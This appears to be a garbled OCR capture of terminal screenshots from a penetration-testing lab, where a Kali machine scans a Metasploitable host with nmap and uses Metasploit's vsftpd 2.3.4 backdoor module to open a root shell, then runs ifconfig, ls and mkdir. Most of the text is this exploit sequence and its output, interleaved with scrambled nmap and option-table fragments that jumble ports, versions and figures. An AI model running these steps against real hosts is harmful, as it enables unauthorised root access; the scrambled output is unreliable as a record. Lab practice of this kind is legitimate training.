

```
+ -- ==[ 2376 exploits - 1232 auxiliary - 416 post 0.593 ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops 0.716 ]
+ -- ==[ 9 evasion ]
```

192.168.1.149 ping statistics:

Metasploit Documentation: <https://docs.metasploit.com/>

min/avg/max/ndev = 0.593/0.783/1.223/0.258 ms

msf6 > search vsftpd

Matching Modules 168.1.149

45SVN ( <https://nmap.org/> ) at 2024-03-05 09:48 EST

Nmap scan report for 192.168.1.149

Host: 192.168.1.149 (0.0014s latency)

Host: 192.168.1.149 977 closed tcp ports (conn-refuse)

Port	State	Service	Version	Device	OS	Discovery	Disclosure Date	Rank	Check	Description
21	open	ftp	vsftpd 2.3.4				2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
23	open	telnet	Linux telnetd				2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

21/tcp open ftp vsftpd 2.3.4

23/tcp open telnet Linux telnetd

25/tcp open smtp Postfix smtpd

53/tcp open domain ISC BIND 9.4.2

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

21/tcp open ftp vsftpd 2.3.4

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

msf6 > use exploit/unix/ftp/vsftpd\_234\_backdoor (workgroup: WORKGROUP)

[\*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > show options

21/tcp open shell Netkit rshd

Module options (exploit/unix/ftp/vsftpd\_234\_backdoor):

1524/tcp open bindshell Metasploitable root shell

Name	Current Setting	Required	Description
CHOST	open mysql	no	The local client address
CPORT	open postgresql	no	The local client port
Proxies	open vnc	no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	open X11	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit.html</a>
RPORT	open irc	yes	The target port (TCP)
RURI	open http	yes	The target URI (HTTP)

21/tcp open ftp vsftpd 2.3.4

33 CHOST open mysql M no The local client address

54 CPORT open postgresql P no The local client port

59 Proxies open vnc V no A proxy chain of format type:host:port[,type:host:port][ ... ]

60 RHOSTS open X11 C yes The target host(s), see <https://docs.metasploit.com/docs/using-metasploit.html>

6667/tcp open irc UnrealIRCd exploit/basics/using-metasploit.html

80 RPORT open 21 A yes The target port (TCP)

8180/tcp open http Apache Tomcat/coyote JSF engine 1.1

Service Info: Hosts: metasploitable, localdomain, irc, Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description
NAME	open	no	Incorrect results at <a href="https://nmap.org/submit/">https://nmap.org/submit/</a>

21/tcp open ftp vsftpd 2.3.4

21/tcp open ftp vsftpd 2.3.4

Exploit target:

64 bytes from 192.168.1.149: icmp\_seq=3 ttl=64 time=0.593 ms

64 bytes from 192.168.1.149: icmp\_seq=4 ttl=64 time=0.716 ms

Exploit target:

--- 192.168.1.149 ping statistics ---

4 Id Name: transmitted: 4 received: 0% packet loss, time 3044ms

rtt -- min / max / mdev = 0.593 / 0.783 / 1.223 / 0.258 ms

0 Automatic

---kali---kali---

msf6 > set RHOSTS 192.168.1.149

Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-03-05 09:48 EST

View the full module info with the **info**, or **info -d** command.

Host is up (0.0014s latency).

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > set RHOSTS 192.168.1.149

RHOSTS => 192.168.1.149 VERSION

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) > show options

25/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

Module options (exploit/unix/ftp/vsftpd\_234\_backdoor):

25/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

CHOST	open rcbind	no	The local client address
-------	-------------	----	--------------------------

CPORT	open netbios-ssh	no	The local client port (WORKGROUP)
-------	------------------	----	-----------------------------------

Proxies	en netbios-ssh	no	A proxy chain of format type:host:port[,type:host:port][ ... ]
---------	----------------	----	--

RHOSTS	p 192.168.1.149	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit.html</a>
--------	-----------------	-----	---

RPOR	open login?	no	sploit/basics/using-metasploit.html
------	-------------	----	-------------------------------------

RPOR	op 21 shell	yes	The target port (TCP)
------	-------------	-----	-----------------------

1099/tcp	open java-rmi	no	GND Classpath gndregistry
----------	---------------	----	---------------------------

1534/tcp	open bind-shell	no	Metasploitable rot shell
----------	-----------------	----	--------------------------

Payload options (cmd/unix/interact): (1000003)

4124/tcp	open rtp	no	ProFTPD 1.3.1
----------	----------	----	---------------

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

84		no	8.3.7
----	--	----	-------

5000/tcp	open vnc	no	VNC (protocol 3.3)
----------	----------	----	--------------------

6000/tcp	open x11	no	(access denied)
----------	----------	----	-----------------

Exploit target: irc UnrealIRCd

8009/tcp	open aipl3	no	Apache Jserv (Protocol v1.3)
----------	------------	----	------------------------------


81	Id Name	no	http Apache Tomcat/Coyote JSP engine 1.1
----	---------	----	--

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 66.06 seconds

View the full module info with the **info**, or **info -d** command.

msf6 exploit(unix/ftp/vsftpd\_234\_backdoor) >





kali@kali: ~

CPU usage: 6.1%



File Actions Edit View Help

```
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.593 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=0.716 ms
View the full module info with the info, or info -d command.
-- 192.168.1.149 ping statistics --
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
44ms
min/avg/max/mdev = 0.593/0.783/1.233/0.258 ms
Compatible Payloads
```

```
192.168.1.149
```

```
St # Name map 7.945VN 0 https:// Disclosure Date Rank Check Description
```

```
Nm - report for 192.168.1.14
Ho 0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Con
nection
n: 977 closed tcp ports (conn-refused)
```

```
PORT STATE SERVICE VERSION
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

```
22/tcp open ssh OpenSSH 4.7p1 Debian subun01 (protocol 2.0)
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

```
25/tcp open smtp Postfix smtpd
```

```
53 Name Current Setting Required Description
```

```
60 op op 4 no nc (ntu) DAV/2)
```

```
11 CHOST open rpcbind 2 no C #1000 The local client address
```

```
13 CPORT open netbios-ssn 5 no smbd The local client port (WORKGROUP)
```

```
44 Proxies open netbios-ssn 5 no smbd A proxy chain of format type:host:port[,type:host:port][ ... ]
```

```
51 RHOSTS op 192.168.1.149 yes -rsh The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
```

```
513 op open login? The target port (TCP)
```

```
51 RPORT op 21 shell yes rshd
```

```
1099/tcp open java-rmi GNU Classpath grmiregistry
```

```
1524/tcp open bindshell Metasploitable root shell
```

```
Payload options (cmd/unix/interact): #100003)
```

```
3121/tcp open ftp ProFTPD 1.3.1
```

```
3 Name Current Setting Required Description
```

```
54 op op 8.3.7
```

```
5900/tcp open vnc VNC (protocol 3.3)
```

```
6000/tcp open X11 (access denied)
```

```
Exploit target: irc UnrealIRCd
```

```
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
```

```
81 Id Name n http Apache Tomcat/Coyote JSP engine 1.1
```

```
Service Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix; Linux; CPE: cpe:/o:linux
```

```
x: 0 Automatic
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

```
Nmap done: 1 IP address (1 host up) scanned in 66.06 seconds
```

```
View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

```
64 Name Current Setting Required Description time=0.593 ms
```

```
64 _____ _____ 14 _____ 54 _____ time=0.716 ms
```

```
64 _____
```

```
64 _____
```

```
Exploit target: 1 fitted, 4 received, 0% packet loss, time 3044ms
```

```
rtt min/avg/max/mdev = 0.593/0.783/1.223/0.258 ms
```

```
Id Name
```

```
--- --
```

```
0 Automatic 168.1.149
```

```
Starting Nmap 7.94SVN ( https://nmap.org/ ) at 2024-03-05 09:48 EST
```

```
Nmap scan report for 192.168.1.149
```

```
Host is up (0.0014s latency)
```

```
View the full module info with the info, or info -d command.
```

```
PORT STATE SERVICE VERSION
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

```
tcp open 22 ssh OpenSSH 8.7p1 Debian 3ubuntu1 (protocol 2.0)
```

```
[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
```

```
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
```

```
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
```

```
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root) info: DAV/3)
```

```
[*] Found shell. arbind 3 (RPG #100000)
```

```
[*] Command shell session 1 opened (192.168.1.100:45875 → 192.168.1.149:6200) at 2024-03-05 10:01:40 -0500
```

```
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

```
ifconfig open exec netkit/rsh rshexec
```

```
eth0 up Link encap:Ethernet HWaddr 08:00:27:08:cb:23
```

```
514/tcp inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
```

```
1099/tcp inet6 addr: fd00::a00:27ff:fe08:cb23/64 Scope:Global
```

```
1524/tcp inet6 addr: fe80::a00:27ff:fe08:cb23/64 Scope:Link
```

```
2049/tcp UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
```

```
2121/tcp RX packets:2741 errors:0 dropped:0 overruns:0 frame:0
```

```
3306/tcp TX packets:1487 errors:0 dropped:0 overruns:0 carrier:0
```

```
5432/tcp collisions:0 txqueuelen:1000 0:0:0:0:0:0:0:0
```

```
5900/tcp RX bytes:200053 (195.3 KB) TX bytes:120390 (117.5 KB)
```

```
6000/tcp Base address:0xd020 Memory:f0200000-f0220000
```

```
6667/tcp open irc UnrealIRCd
```

```
lo up Link encap:Local Loopback (Protocol v1.3)
```

```
8180/tcp inet addr:127.0.0.1 Mask:255.0.0.0 0: JSP engine 1.1
```

```
Service D inet6 addr: ::1/128 Scope:Host 0:domain, irc, Metasploitable, LAN; OSs: Unix, Linux; CPE: cpe:/o:linux
```

```
x:linux_k UP LOOPBACK RUNNING MTU:16436 Metric:1
```

```
RX packets:204 errors:0 dropped:0 overruns:0 frame:0
```

```
Service d TX packets:204 errors:0 dropped:0 overruns:0 carrier:0 at https://nmap.org/submit/
```

```
Nmap done collisions:0 txqueuelen:0 scanned in 66.06 seconds
```

```
RX bytes:58477 (57.1 KB) TX bytes:58477 (57.1 KB)
```

```
kali@kali: ~
```

```
lsarting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-05 09:18 EST
bin: scan report for 192.168.1.149
boot is up (0.0014s latency).
cdrom: 977 closed tcp ports (conn-refused)
dev:
etc:
tcp: open  ftp          vsftpd 2.3.4
home:
tcp: open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
initrd:
tcp: open  telnet       Linux telnetd
initrd.img:
tcp: open  smtp          Postfix smtpd
lib:
tcp: open  domain        ISC BIND 9.4.2
lost+found:
tcp: open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
media:
tcp: open  rpcbind        2 (RPC #100000)
mnt:
tcp: open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
nohup.out:
tcp: open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
opt:
tcp: open  exec            netkit-rsh rexecd
proc:
tcp: open  login?
root:
tcp: open  shell           Netkit rshd
sbin:
tcp: open  java-rmi         GNU Classpath grmiregistry
srv:
tcp: open  bindshell        Metasploitable root shell
sys9:
tcp: open  nfs              2-4 (RPC #100003)
tmp:
tcp: open  ftp             ProFTPD 1.3.1
usr6:
tcp: open  mysql           MySQL 5.0.51a-3ubuntu5
var:
tcp: open  postgresql       PostgreSQL DB 8.3.0 - 8.3.7
vmlinuz:
tcp: open  vnc              VNC (protocol 3.3)
cd root:
tcp: open  X11              (access denied)
ls57:
tcp: open  irc              UnrealIRCd
Desktop:
tcp: open  ajp13           Apache Jserv (Protocol v1.3)
reset_logs.sh:
tcp: open  http            Apache Tomcat/Coyote JSP engine 1.1
vnc.log: Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN;
mkdir test_metasploit
ls
Desktop detection performed. Please report any incorrect results at https://nmap.org
reset_logs.sh IP address (1 host up) scanned in 66.06 seconds
test_metasploit
vnc.log [kali]~
```

```
ls00/tcp open    vnc          VNC (protocol 3.3)
Desktopp open    X11          (access denied)
reset_logs.sh    irc          UnrealIRCd
vnc?logp open    ajp13        Apache Jserv (Protocol v1.3)
mkdirtest_metasploit Apache Tomcat/Coyote JSP engine
lsrvice Info: Hosts: metasploitable.localdomain, irc.Met
Desktop_kernel
reset_logs.sh
test_metasploiton performed. Please report any incorrect
vnc.logne: 1 IP address (1 host up) scanned in 66.06 seco
exit
[*] (192.168.1.149~ - Command shell session 1 closed.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```